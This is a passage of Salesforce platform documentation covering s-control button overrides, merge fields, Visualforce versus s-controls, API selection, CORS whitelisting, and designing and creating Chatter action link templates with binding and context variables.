You may have your own code that you prefer to use for adding products to opportunities instead of the standard page. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides the **Add Product** button on the Products related list of an opportunity. This type of override illustrates how related list buttons can contain merge fields from the master object as well as the detail. For example, the code below contains opportunity merge fields, which is on the master side of a master-detail relationship with opportunity products.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the content above inserting your code in the space provided. Then, override the add product action from the opportunity products object using the s-control. This example assumes you have record types on opportunities.

Note: This example does not include the code to add products. The content in the body section simply illustrates how to use opportunity merge fields from the opportunity products related list. Replace the body section with your code.

Conditional Override for Editing Leads

You can override a standard action conditionally, redirecting to a standard action or custom s-control depending on certain conditions. For example, you may want to use a separate s-control to edit leads when they have been open longer than 30 days. Using the following

example, create an s-control to evaluate if a lead has been open longer than 30 days and, if so, run your custom s-control to edit leads. Otherwise, use the standard lead edit action.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if (!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)) > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

To implement this in your organization, create the s-control that you want to use to edit leads that have been open longer than 30 days. Name this s-control `EditLeadsOpenLongerThan30`. Next, create an s-control using the example code above to determine if a lead has been open longer than 30 days, and, if so, override the edit action on leads using the `EditLeadsOpenLongerThan30` s-control.

Note the differences between the first and second `if` statements in the example code above. The first one is a JavaScript `if` statement that evaluates on the browser. The second is the Salesforce `IF` function that evaluates on the server and returns a single value—the number of days the lead has been open, or zero if the lead is not open.

Tip: Use the `URLFOR` function in this example to build Salesforce URLs rather than specifying individual URLs to ensure they are supported across releases.

To display a standard Salesforce page without invoking the override, set the `no override` argument in the `URLFOR` function to `"true"`.

Also, use the `retURL` parameter in your `URLFOR` function to return the user to the detail page after saving.

Edit Contact Override

You may have your own code that you prefer to use for editing contacts. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides a standard detail page button.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the content above inserting your code in the body section. Then, override the edit contact action using the s-control. This overrides the edit contact action everywhere it is available: the **Edit** button on a contact detail page, the **Edit** link on list views, and the **Edit** link on any related lists.

 **Note:** This example does not include the code to edit contacts. The code within the body section only illustrates how to use contact merge fields to display information about the contact. Replace the body section with your code.

Interrupt Override for New Accounts

Overriding standard buttons makes them unavailable in your entire Salesforce organization. However, you can override a standard action and redirect to that action from your s-control without getting into an infinite loop. For example, you can override the **New** button on accounts, perform your own custom process, and resume with the standard new account action without getting into an infinite loop. To do this, use the `no override` argument in the URLFOR function.

```
<script type="text/javascript">
alert("Hi, I am demonstrating how to interrupt New Account with an override. Click OK to continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

To implement this s-control, create an HTML s-control with the content above. Then, override the new account action using the s-control.

 **Note:** The new action does not require an ID, which is why the second argument in the URLFOR function is set to `null`. This example does not require any inputs, which is why the third argument in the URLFOR function is set to `null`. The fourth argument in the URLFOR function is set to `true` to ignore the override, avoiding an infinite loop.

Conditional Accounts Tab Home Page Override

You can override a tab home page conditionally, redirecting the original tab home page to an s-control depending on certain conditions. For example, you may want to display an s-control, instead of the standard Accounts tab home page, to users with a specific profile. Using the following sample code, create an s-control to display job applicant information to users with the Recruiter profile when they click the Accounts tab; for all other users, display the standard Accounts tab home page.

To implement this, first create an s-control called "ApplicantHomePage" that contains the content to display to recruiters. Next create an s-control of type HTML using the following code to implement the conditional override logic:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor($Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

Finally, override the Accounts tab to use the HTML s-control shown here. This example assumes that a profile named "Recruiter" exists in your organization.

 **Note:** \$Profile merge fields are only available in Enterprise, Unlimited, Performance, and Developer Editions.

S-Controls that Include Snippets

Including Snippets

Include snippets in your custom s-controls to reuse common code. The following example references a snippet that provides a header for a page that displays in a web tab. The page will have the title “My Title.” Use the \$\$Control global variable to reference a snippet. To implement this, create two snippets called “Resize_iframe_head” and “Resize_iframe_onload” and create an HTML s-control called “Resize_iframe_sample” that includes the following code:

```
<html> <body> {! INCLUDE($$Control.Header_Snippet, [title = "My Title",
    theme = "modern"])} </body> </html>
```

Merge Fields for S-Controls

 **Important:** Visualforce pages supersede s-controls. Organizations that haven’t previously used s-controls can’t create them. Existing s-controls are unaffected, and can still be edited.

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Because s-controls are the source of your object-level help content, you can use merge fields or other functions to personalize the experience. For example, you can design the custom help to address the user directly by adding the user’s name to the help page when it displays.

Tips

- To reference a file that you uploaded in the `Filename` field as part of a custom s-control, select **Custom S-Control** from the Select Field Type drop-down list, and choose **Custom S-Control URL** to get the merge field for it. For a Java applet, you can also use the `{!SControl_JavaCodebase}` and `{!SControl_JavaArchive}` merge fields.
- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list. Salesforce automatically encodes the text from any merge field you insert into a link.

[Defining Custom S-Controls](#)

How Do Visualforce Pages Compare to S-Controls?

 **Important:** Visualforce pages supersede s-controls. Organizations that haven’t previously used s-controls can’t create them. Existing s-controls are unaffected, and can still be edited.

Visualforce pages are considered the next-generation of s-controls and should be used instead of s-controls whenever possible, both for their increased performance and the ease with which they can be written. The following table outlines the differences between Visualforce pages and s-controls.

	Visualforce Pages	S-Controls
Required technical skills	HTML, XML	HTML, JavaScript, Ajax Toolkit

EDITIONS

Available in: Salesforce Classic

Available in:

- Contact Manager
- Group
- Professional
- Enterprise
- Performance
- Unlimited
- Developer

	Visualforce Pages	S-Controls
Language style	Tag markup	Procedural code
Page override model	Assemble standard and custom components using tags	Write HTML and JavaScript for entire page
Standard Salesforce component library	Yes	No
Access to built-in platform behavior	Yes, through the standard controller	No
Data binding	Yes Developers can bind an input component (such as a text box) with a particular field (such as Account Name). If a user saves a value in that input component, it is also saved in the database.	No Developers can't bind an input component with a particular field. Instead, they must write JavaScript code that uses the API to update the database with user-specified field values.
Stylesheet inheritance	Yes	No, must bring in Salesforce stylesheets manually
Respect for field metadata, such as uniqueness	Yes, by default If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is automatically displayed and the user can try again.	Yes, if coded in JavaScript using a <code>describe</code> API call If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is only displayed if the s-control developer wrote code that checked those attributes.
Interaction with Apex	Direct, by binding to a custom controller	Indirect, by using Apex <code>webservice</code> methods through the API
Performance	More responsive because markup is generated on the Force.com platform	Less responsive because every call to the API requires a round trip to the server—the burden rests with the developer to tune performance
Page container	Native	In an iFrame

App Integration with Salesforce

Canvas App Previewer Overview

Canvas App Previewer is a development tool that lets you see what your canvas apps will look like before you publish them. To view your canvas app:

1. From Setup, enter *Canvas App Previewer* in the *Quick Find* box, then select **Canvas App Previewer**.
2. Click your canvas app on the left-hand pane. The canvas app appears in the frame.

For more information, see the [Force.com Canvas Developer's Guide](#).

Heroku Quick Start

The Heroku Quick Start button gets you started by creating an app in Heroku and creating a corresponding canvas app in Salesforce. The Heroku Quick Start fields include the following:

Field	Description
Template	Heroku template used to create the Heroku app.
Canvas App Name	Name of the canvas app. Maximum length is 30 characters.
Heroku App Name	Name of the Heroku app. The name must begin with a letter and can only contain lowercase letters, numbers, and dashes. This name becomes part of the URL for the app. Maximum length is 30 characters.
Canvas App Description	Description of the canvas app. This description appears when you edit the canvas app in Salesforce. Maximum length is 200 characters.
Auth Type	How the quick start authenticates with Heroku to create the canvas app. <ul style="list-style-type: none"> • <code>OAuth</code>—Uses the Heroku token if the current user is logged in to Heroku; otherwise, initiates the Heroku OAuth flow • <code>Username/Password</code>—Uses the Heroku username and password • <code>API Key</code>—Uses the Heroku API key
Heroku Username	Username for the account used to log in to Heroku. The Heroku app is created under this user's credentials. <p> Note: This field has a maximum length of 30 characters. If your Heroku username is longer than 30 characters,</p>

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in:

- Performance
- Unlimited
- Professional Edition (with API and Force.com Canvas enabled)
- Developer

USER PERMISSIONS

To see the previewer:

- "Customize Application"
- AND
- "Modify All Data"

Field	Description
	you'll need to enter the API key associated with your Heroku account in the <code>Heroku API Key</code> field.
<code>Heroku Password</code>	Password for the account used to log in to Heroku.
<code>Heroku API Key</code>	Instead of using the username and password for the Heroku account, you can use the API key associated with that account. You can find this value on the Heroku <code>My Account</code> page.

 **Note:** The Heroku username and password are not stored anywhere, but used only during the app creation process on a secure connection.

[Creating a Connected App](#)

Field Operational Scope

The fields displayed on the Fields Operational Scope page are referenced through the [operational scope](#):

- If the **Is Updated** checkbox is selected, the field is updated using a database manipulation language (DML) operation, such as `insert` or `update`. For more information, see [Understanding Dependencies](#) on page 5096.
If the **Is Updated** checkbox is not selected, the field is only referenced within the operational scope. For example, it may be included as part of a `select` statement.
- If the **External ID** checkbox is selected, the field acts as an External ID. An external ID field contains unique record identifiers from a system outside of Salesforce. You can use the sidebar search to find external ID values, and you can use the field in the Force.com API. When using the Data Import Wizard for custom objects and solutions, you can use this field to prevent duplicates.

Downloading Salesforce WSDLs and Client Authentication Certificates

You can download a Web Services Description Language (WSDL) document to integrate your applications with Salesforce using the API.

The following WSDLs are available:

- **Enterprise WSDL** - Use this WSDL document to build an integration for a single organization. The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`. Customers who use the enterprise WSDL document must download and re-consume it whenever their organization makes a change to its custom objects or fields or whenever they want to use a different version of the API.
- **Partner WSDL** - Use this WSDL to build an integration that can work across multiple Salesforce organizations, regardless of their custom objects or fields. Typically partners and ISVs use this WSDL. It is loosely typed, which means that you work with name-value pairs of field names and values instead of specific data types. The partner WSDL document only needs to be downloaded and consumed once per version of the API.
- **Apex WSDL** - Use this WSDL to run or compile Apex in another environment.
- **Metadata WSDL** - Use this WSDL to migrate configuration changes between organizations or work with the customizations in your organization as XML metadata files.

To download a WSDL document:

1. From Setup, enter `API` in the `Quick Find` box, then select **API**.
2. Download the appropriate WSDL:
 - If you are downloading an enterprise WSDL and you have managed packages installed in your organization, click **Generate Enterprise WSDL**. Salesforce prompts you to select the version of each installed package to include in the generated WSDL.
 - Otherwise, right-click the link for the appropriate WSDL document to save it to a local directory. In the right-click menu, Internet Explorer users can choose **Save Target As**, while Mozilla Firefox users can choose **Save Link As**.
3. On your computer, import the local copy of the WSDL document into your development environment.

 **Note:** You can also select the default package versions without downloading a WSDL in the Package Version Settings section.

Optionally, you can download a certificate to authenticate Salesforce organizations. Use this certificate for workflow outbound messaging. This certificate is meant to identify that the request is coming from Salesforce, not a specific user. If you want to use certificates to ensure secure connections using other Salesforce features, such as Apex callouts, use Salesforce certificates and key pairs.

From Setup, enter `API` in the `Quick Find` box, then select **API**, and on the **WSDL Download** page, right-click **Download Client Certificate** and save it to an appropriate location. You can then import the downloaded certificate into your application server, and configure your application server to request the client certificate.

Which API Should I Use?

Salesforce provides programmatic access to your organization's information using simple, powerful, and secure application programming interfaces.

API Name	Protocol	Data Format	Communication
REST API	REST	JSON, XML	Synchronous
SOAP API	SOAP (WSDL)	XML	Synchronous
Chatter REST API	REST	JSON, XML	Synchronous (photos are processed asynchronously)
Bulk API	REST	CSV, XML	Asynchronous
Metadata API	SOAP (WSDL)	XML	Asynchronous
Streaming API	Bayeux	JSON	Asynchronous (stream of data)
Apex REST API	REST	JSON, XML, Custom	Synchronous
Apex SOAP API	SOAP (WSDL)	XML	Synchronous
Tooling API	REST or SOAP (WSDL)	JSON, XML, Custom	Synchronous

EDITIONS

Available in: Salesforce Classic

USER PERMISSIONS

To use the APIs

- "API Enabled"

When to Use REST API

REST API provides a powerful, convenient, and simple REST-based Web services interface for interacting with Salesforce. Its advantages include ease of integration and development, and it's an excellent choice of technology for use with mobile applications and Web projects. However, if you have many records to process, consider using Bulk API, which is based on REST principles and optimized for large sets of data.

When to Use SOAP API

SOAP API provides a powerful, convenient, and simple SOAP-based Web services interface for interacting with Salesforce. You can use SOAP API to create, retrieve, update, or delete records. You can also use SOAP API to perform searches and much more. Use SOAP API in any language that supports Web services.

For example, you can use SOAP API to integrate Salesforce with your organization's ERP and finance systems. You can also deliver real-time sales and support information to company portals, and populate critical business systems with customer information.

When to Use Chatter REST API

Use Chatter REST API to display Salesforce data, especially in mobile applications. Responses are localized, structured for presentation, and can be filtered to contain only what the app needs. In addition to Chatter feeds, users, groups, and followers, Chatter REST API provides programmatic access to files, recommendations, topics, notifications, Data.com purchasing, and more. Chatter REST API is similar to APIs offered by other companies with feeds, such as Facebook and Twitter, but it also exposes Salesforce features beyond Chatter.

When to Use Bulk API

Bulk API is based on REST principles and is optimized for loading or deleting large sets of data. You can use it to query, insert, update, upsert, or delete many records asynchronously by submitting batches. Salesforce processes batches in the background.

SOAP API, in contrast, is optimized for real-time client applications that update a few records at a time. SOAP API can be used for processing many records, but when the data sets contain hundreds of thousands of records, SOAP API is less practical. Bulk API is designed to make it simple to process data from a few thousand to millions of records.

The easiest way to use Bulk API is to enable it for processing records in Data Loader using CSV files. Using Data Loader avoids the need to write your own client application.

When to Use Metadata API

Use Metadata API to retrieve, deploy, create, update, or delete customizations for your organization. The most common use is to migrate changes from a sandbox or testing organization to your production environment. Metadata API is intended for managing customizations and for building tools that can manage the metadata model, not the data itself.

The easiest way to access the functionality in Metadata API is to use the Force.com IDE or Force.com Migration Tool. Both tools are built on top of Metadata API and use the standard Eclipse and Ant tools respectively to simplify working with Metadata API.

- Force.com IDE is built on the Eclipse platform, for programmers familiar with integrated development environments. Code, compile, test, and deploy from within the IDE.
- The Force.com Migration Tool is ideal if you use a script or the command line for moving metadata between a local directory and a Salesforce organization.

When to Use Streaming API

Use Streaming API to receive notifications for changes to data that match a SOQL query that you define.

Streaming API is useful when you want notifications to be pushed from the server to the client. Consider Streaming API for applications that poll frequently. Applications that have constant polling against the Salesforce infrastructure consume unnecessary API call and processing time. Streaming API reduces the number of requests that return no data, and is also ideal for applications that require general notification of data changes.

Streaming API enables you to reduce the number of API calls and improve performance.

When to Use Apex REST API

Use Apex REST API when you want to expose your Apex classes and methods so that external applications can access your code through REST architecture. Apex REST API supports both OAuth 2.0 and Session ID for authorization.

When to Use Apex SOAP API

Use Apex SOAP API when you want to expose Apex methods as SOAP Web service APIs so that external applications can access your code through SOAP.

Apex SOAP API supports both OAuth 2.0 and Session ID for authorization.

When to Use Tooling API

Use Tooling API when you want to manage and deploy working copies of Apex classes and triggers and Visualforce pages and components. You can also set checkpoints or heap dump markers, execute anonymous Apex, and access logging and code coverage information.

Use CORS to Access Chatter REST API and REST API

Chatter REST API and REST API support CORS (cross-origin resource sharing). To access these APIs from JavaScript in a Web browser, add the origin serving the script to the CORS whitelist.

[CORS](#) is a W3C recommendation that enables Web browsers to request resources from origins other than their own (cross-origin request). For example, using CORS, a JavaScript script at `https://www.example.com` could request a resource from `https://www.salesforce.com`.

If a browser that supports CORS makes a request to an origin in the Salesforce CORS whitelist, Salesforce returns the origin in the `Access-Control-Allow-Origin` HTTP header, along with any additional CORS HTTP headers. If the origin is not included in the whitelist, Salesforce returns HTTP status code 403.

1. From Setup, enter `CORS` in the `Quick Find` box, then select **CORS**.
2. Choose **New**.
3. Enter an origin URL pattern.

The origin URL pattern must include the HTTPS protocol and a domain name, and may include a port. The wildcard character (*) is supported and must be in front of a second-level domain name. For example, `https://*.example.com` adds all subdomains of `example.com` to the whitelist.

The origin URL pattern can be an IP address. However, an IP address and a domain that resolve to the same address are not the same origin, and you must add them to the CORS whitelist as separate entries.

 **Important:** You must still pass an OAuth token with requests that require it.

Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

In this example, **Approve** and **Reject** are action links that make API calls to the REST API of a fictional travel website to approve or reject an itinerary. When Pam created the itinerary on the travel website, the travel website made a Chatter REST API request to post the feed item with the action links to Pam's manager Kevin so that he can approve or reject the itinerary.

https://developer.salesforce.com/docs/atlas.en-us.chatterapi.meta/chatterapi/features_action_links.htm

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi_features_action_links.htm

Designing Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.

- [Action Link Templates Overview](#)

- [Template Design Considerations](#)
- [Set the Action Link Group Expiration Time](#)
- [Define Binding Variables](#)
- [Set Who Can See the Action Link](#)
- [Use Context Variables](#)

Action Link Templates Overview

Here's an action link group template in Setup:

The screenshot shows the 'Action Link Group Template' edit page in Salesforce. The page title is 'Action Link Group Template Edit' with buttons for 'Save', 'Save & New', and 'Cancel'. Below the title is an 'Information' section with a red bar indicating required information. The fields are:

- Action Link Group Template ID: 07gD00000004CEX
- Name: Doc Example
- API Name: Doc_Example
- Category: Primary action
- Executions Allowed: Once per User
- Hours until Expiration: (empty field)
- Published:

Buttons for 'Save', 'Save & New', and 'Cancel' are located at the bottom of the form.

Each action link group should contain at least one action link. This example action link template has three binding variables: the API version number in the `Action URL`, the Item Number in the `HTTP Request Body`, and the OAuth token value in the `HTTP Header` field.

Action Link Template Edit

Information
| = Required Information

Action Link Group Template	Templates Overview	Position	<input style="width: 90%;" type="text" value="0"/>
Action Type	<input style="width: 90%;" type="text" value="API"/>	Label Key	<input style="width: 90%;" type="text" value="Buy"/>
Action URL	<input style="width: 95%;" type="text" value="https://www.example.com/{!Bindings.ApiVersion}/items"/>	Label	<input style="width: 95%;" type="text"/>
HTTP Method	<input style="width: 90%;" type="text" value="POST"/>	User Visibility	<input style="width: 95%;" type="text" value="Everyone can see"/>
HTTP Request Body	<input style="width: 95%;" type="text" value='{"itemNumber": "{!Bindings.ItemNumber}"}'/>	Custom User Alias	<input style="width: 95%;" type="text"/>
HTTP Headers	<input style="width: 95%;" type="text" value="Content-Type: application/json
Authorization: Bearer
{!Bindings.BearerToken}"/>		
Default Link in Group	<input type="checkbox"/>		
Confirmation Required	<input type="checkbox"/>		

The Chatter REST API request to instantiate the action link group and set the values of the binding variables:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings": [
    {
      "key": "ApiVersion",
      "value": "v1.0"
    },
    {
      "key": "ItemNumber",
      "value": "8675309"
    },
    {
      "key": "BearerToken",
      "value": "00DRR000000N0g!ARoAQMZyQtsP1Gs27EZ8h17vdpYXH5O5rv1VNprqTeD12xYnvvgD3JgPnNR"
    }
  ]
}
```

This is the Apex code that instantiates the action link group from the template and sets the values of the binding variables:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR000000N0g!ARoAQMZYQtsP1Gs27EZ8h17vdpYXH5O5rv1VNprqTeD12xYnvvgD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Template Design Considerations

Considerations for designing a template:

- Determine the expiration time of the action link group.
See [Set the Action Link Group Expiration Time](#).
- Define *binding variables* in the template and set their values when you instantiate the group. Don't store sensitive information in templates. Use binding variables to add sensitive information at run time.
See [Define Binding Variables](#).
- Determine who can see the action link when it's associated with a feed element.
[Set Who Can See the Action Link](#).
- Use *context variables* in the template to get information about the execution context of the action link.
When the action link executes, Salesforce fills in the values and sends them in the HTTP request. See [Use Context Variables](#).

Set the Action Link Group Expiration Time

When creating an action link group from a template, the expiration date can be calculated based on a period provided in the template, or the action link group can be set not to expire at all.

To set the hours until expiration in a template, enter a value in the `Hours until Expiration` field of the action link group template. This value is the number of hours from when the action link group is instantiated until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760, which is 365 days.

To set the action link group expiration date when you instantiate it, set the `expirationDate` property of either the Action Link Group Definition request body (Chatter REST API) or the `ConnectApi.ActionLinkGroupDefinition` input class (Apex).

To create an action link group that doesn't expire, don't enter a value in the `Hours until Expiration` field of the template and don't enter a value for the `expirationDate` property when you instantiate the action link group.

Here's how `expirationDate` and `Hours until Expiration` work together when creating an action link group from a template:

- If you specify `expirationDate`, its value is used in the new action link group.
- If you don't specify `expirationDate` and you specify `Hours until Expiration` in the template, the value of `Hours until Expiration` is used in the new action link group.
- If you don't specify `expirationDate` or `Hours until Expiration`, the action link groups instantiated from the template don't expire.

Define Binding Variables

Define binding variables in templates and set their values when you instantiate an action link group.

! **Important:** Don't store sensitive information in templates. Use binding variables to add sensitive information at run time. When the value of a binding is set, it is stored in encrypted form in Salesforce.

You can define binding variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of an action link template. After a template is published, you can edit these fields, you can move binding variables between these fields, and you can delete binding variables. However, you can't add new binding variables.

Define a binding variable's key in the template. When you instantiate the action link group, specify the key and its value.

Binding variable keys have the form `{!Bindings.key}`.

The `key` supports [Unicode](#) characters in the predefined `\w` character class:

```
[ \p{Alpha} \p{gc=Mn} \p{gc=Me} \p{gc=Mc} \p{Digit} \p{gc=Pc} ]
```

This `Action URL` field has two binding variables:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

This `HTTP Headers` field has two binding variables:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Specify the keys and their values when you instantiate the action link group in Chatter REST API:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings" : [
```

```

    {
      "key": "ApiVersion",
      "value": "1.0"
    },
    {
      "key": "ItemId",
      "value": "8675309"
    },
    {
      "key": "OAuthToken",
      "value": "00DRR000000N0g_!..."
    },
    {
      "key": "ContentType",
      "value": "application/json"
    }
  ]
}

```

Specify the binding variable keys and set their values in Apex:

```

Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
    new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
    new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

```

Tip: You can use the same binding variable multiple times in action link templates, and only provide the value once during instantiation. For example, you could use `{!Bindings.MyBinding}` twice in the `HTTP Request Body` field of one action link template, and again in the `HTTP Headers` of another action link template within the same action link group template, and when you instantiate an action link group from the template, you would need to provide only one value for that shared variable.

Set Who Can See the Action Link

Choose a value from the User Visibility drop-down list to determine who can see the action link after it's associated with a feed element.

Among the available options are Only Custom User Can See and Everyone Except Custom User Can See. Choose one of these values to allow only a specific user to see the action link or to prevent a specific user from seeing it. Then enter a value in the Custom User Alias field. This value is a binding variable key. In the code that instantiates the action link group, use the key and specify the value as you would for any binding variable.

This template uses the Custom User Alias value **Invitee**:

Action Link Template Edit

Information
| = Required Information

Action Link Group Template	Video Chat	Position	0
Action Type	UI	Label Key	Accept
Action URL	https://www.example.com/video_chat	Label	
HTTP Method	GET	User Visibility	Only custom user can see
HTTP Request Body		Custom User Alias	Invitee
HTTP Headers			
Default Link in Group	<input type="checkbox"/>		
Confirmation Required	<input type="checkbox"/>		

When you instantiate the action link group, set the value just like you would set a binding variable:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "Invitee",
      "value": "005D00000017u6x"
    }
  ]
}
```

```

    }
  ]
}

```

If the template uses **Only creator's manager can see**, a user that doesn't have a manager receives an error when instantiating an action link group from the template. In addition, the manager is the manager at the time of instantiation. If the user's manager changes after instantiation, that change isn't reflected.

Use Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can also use context variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

These are the available context variables:

Context Variable	Description
<code>{!actionLinkId}</code>	The ID of the action link the user executed.
<code>{!actionLinkGroupId}</code>	The ID of the action link group containing the action link the user executed.
<code>{!communityId}</code>	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key <code>"000000000000000000"</code> .
<code>{!communityUrl}</code>	The URL of the community in which the user executed the action link. The value for your internal organization is empty string <code>"</code> .
<code>{!orgId}</code>	The ID of the organization in which the user executed the action link.
<code>{!userId}</code>	The ID of the user that executed the action link.

For example, suppose you work for a company called Survey Example and you create an app for the Salesforce AppExchange called **Survey Example for Salesforce**. Company A has **Survey Example for Salesforce** installed. Let's imagine that someone from company A goes to `surveyexample.com` and makes a survey. Your Survey Example code uses Chatter REST API to create a feed item in Company A's Salesforce organization with the body text **Take a survey**, and an action link with the label **OK**.

This UI action link takes the user from Salesforce to a web page on `surveyexample.com` to take a survey.

If you include a `{!userId}` context variable in either the `HTTP Request Body` or the `Action URL` for that action link, when a user clicks the action link in the feed, Salesforce sends the ID of the user who clicked in the HTTP request it makes to your server.

If you include an `{!actionLinkId}` context variable in the Survey Example server-side code that creates the action link, Salesforce sends an HTTP request with the ID of the action link and you can save that to your database.

This example includes the `{!userId}` context variable in the `Action URL` in the action link template:

Action Link Template Edit

Information
| = Required Information

Action Link Group Template	<u>Take Survey</u>	Position	<input type="text" value="0"/>
Action Type	<input type="text" value="API"/>	Label Key	<input type="text" value="Yes"/>
Action URL	<input type="text" value="https://www.example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}"/>	Label	<input type="text"/>
HTTP Method	<input type="text" value="GET"/>	User Visibility	<input type="text" value="Everyone can see"/>
HTTP Request Body	<input type="text"/>	Custom User Alias	<input type="text"/>
HTTP Headers	<input type="text"/>		
Default Link in Group	<input type="checkbox"/>		
Confirmation Required	<input type="checkbox"/>		

Tip: Binding variables and context variables can be used in the same field. For example, this action URL contains a binding variable and a context variable:
`https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}`

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

 **Note:** In addition to creating action link templates in Setup, you can also use Metadata API, SOAP API, and REST API to create action link templates.

The `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields support *binding variables* and *context variables*. Define binding variables in a template and set their values when you instantiate the action link group. Use context variables in a template and when an action link executes, Salesforce fills in the value and returns it in the request. For information about how to use these variables in a template, see [Designing Action Link Templates](#).

1. From Setup, enter *Action Link Templates* in the `Quick Find` box, then select **Action Link Templates**.
2. Click **New**.
3. Enter the `Name` of the template. This name is displayed in the list of action link group templates. This is the only action link group template value you can edit after the action link group template has been published.
4. Enter the `Developer Name`. Use the Developer Name to refer to this template from code. It defaults to a version of the `Developer Name` without spaces. Only letters, numbers, and underscores are allowed.
